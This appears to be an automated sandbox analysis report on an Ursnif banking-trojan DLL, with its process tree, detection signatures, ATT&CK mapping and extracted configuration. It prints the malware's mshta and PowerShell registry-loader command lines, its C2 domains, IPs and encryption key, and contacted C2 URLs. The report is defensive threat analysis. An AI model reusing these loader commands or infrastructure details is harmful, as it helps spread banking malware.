ID: 444655
Sample Name: 2790000.dll
Cookbook: default.jbs
Time: 14:28:41
Date: 06/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report 2790000.dll

Overview

General Information

Sample Name:	2790000.dll
Analysis ID:	444655
MD5:	c40709736c4515..
SHA1:	96fcdac225106f1..
SHA256:	56b998448c4cd2..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…
- Sigma detected: MSHTA Spawning …
- Sigma detected: Mshta Spawning W…
- Sigma detected: Suspicious Csc.ex…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6560 cmdline: loaddll32.exe 'C:\Users\user\Desktop\2790000.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 6592 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2790000.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6632 cmdline: rundll32.exe 'C:\Users\user\Desktop\2790000.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 6620 cmdline: regsvr32.exe /s C:\Users\user\Desktop\2790000.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - iexplore.exe (PID: 6672 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 6760 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6992 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17426 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6840 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4980 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82966 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1808 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82970 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 684 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82982 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5504 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17460 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4864 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17468 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4984 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17472 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1016 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17480 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4576 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83036 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6796 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17500 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5500 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83052 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5440 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17514 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6388 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17520 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5728 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:279558 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6460 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83084 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)

- iexplore.exe (PID: 5348 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83090 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 740 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17546 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 4864 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83102 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- rundll32.exe (PID: 6716 cmdline: rundll32.exe C:\Users\user\Desktop\2790000.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- control.exe (PID: 5512 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)

- mshta.exe (PID: 5492 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Vo0g='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Vo0g).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5872 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5020 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5068 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\rzslcw3n\rzslcw3n.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5900 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD796.tmp' 'c:\Users\user\AppData\Local\Temp\rzslcw3n\CSCA64EAED44D2B4776864E5EDA5D4E8B86.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3220 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\rpyoew2f\rpyoew2f.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6260 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES30B.tmp' 'c:\Users\user\AppData\Local\Temp\rpyoew2f\CSCDF3AABDF3FB34DF1A43A4F7FD45C9671.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 6520 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>N4ot='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(N4ot).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6644 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4432 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\xwrbq4ie\xwrbq4ie.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5940 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1395.tmp' 'c:\Users\user\AppData\Local\Temp\xwrbq4ie\CSCC07B09CA405E4901BCF4DD90291B57CA.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 3976 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Nohx='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Nohx).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6244 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1740 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\pkkmtuzt\pkkmtuzt.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1808 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1D78.tmp' 'c:\Users\user\AppData\Local\Temp\pkkmtuzt\CSC7DF2BB886B1A41BB8B841DD3834E0B8.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)

- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"uiTXezezuapGKYR5Hmb7kdSK6au8TKB7wW9g5rwW5i1COxT1S+zuTy9YoTvI7hEm3kZdxYsJDG0+aStAKO8pzy41ZgWbaYpVgP+XSgAT7qWoXdAS/gVbMTJCCqNHkAtniUmHicelSYpHYminzht/W5i+89jC9sbo8vwV/qG0cnCdraqU
qpCPQT4N25ybpFXm",
  "c2_domain": [
    "cdp.geotrust.com",
    "217.12.221.28",
    "195.123.247.51",
    "195.123.213.89",
    "qpwoeirutyzmxncbp2.xyz",
    "pqowieurytalskdjp2.xyz",
    "wopqrituysakldfap2.xyz"
  ],
  "dns_server": [
    "107.174.86.134",
    "107.175.127.22"
  ],
  "DGA_count": "10",
  "ip_check_url": [
    "api.wipmania.com",
    "ipinfo.io/ip"
  ],
  "server": "12",
  "serpent_key": "10291029JSRABBIT",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "120",
  "time_value": "120",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "120",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "120",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "120",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "5456",
  "capture_window_title?(CRC_KEYLOGLIST)": "",
  "SetWaitableTimer_value": "60"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.718768044.0000000001EA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.792588340.0000000005208000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.910870766.000000000500C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000007.00000003.743986098.0000000005848000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.754576282.0000000005068000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 50 entries

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Performs DNS queries to domains with low reputation

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif


Remote Access Functionality:

- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Software Packing 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 6 1 3	Masquerading 1	NTDS	System Information Discovery 2 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 6 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Regsvr32 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2790000.dll	100%	Avira	TR/Spy.Gen	
2790000.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
7.2.rundll32.exe.10000000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
7.2.rundll32.exe.4e90000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.d60000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.regsvr32.exe.2d40000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	1%	Virustotal		Browse
www.googleoptimize.com	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
taybhctdyehfhgthp2.xyz	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://taybhctdyehfhgthp2.xyz/jdraw/TMw5yrrD58_2F_2BhR/g9tx6WwiG/Y4ETyUqNXMfs0pkiHuVm/dVQuHu9BK38oq2QYF9z/cuTLQ3u7OqALxMIyfbyNQp/gDWpeOrsyYhNN/ao8vL_2F/3dQ2wCKcTWt3EGgjtWuBFvo/JER9x_2Bw_/2FiyK5UBn9x3lTG4i/wyJNOkM0xfPY/bTj1Bitzmn0/D5CG_2FPtjEkzq/cTayMyn_2/F.crw	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/zTjbj3kKOaJ_2FHCn/EBB0ghxmT2zf/tZbW0q1dqvV/yVEV1RDmPsuUHe/9FIX_2FieCFBsfpbW1K38/dHn_2BX1vT0rKAiB/QFi0KmjZl6PH4uf/JNL9yHWEao1Jw7Ayug/0ksp4OzRe/qPXlFslPx8Je_2BMuBBh/SGrx7lyKyPKvXD05bnd/0JGzLedhoE7YtvlNRDW9VB/Smf6dY.crw	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
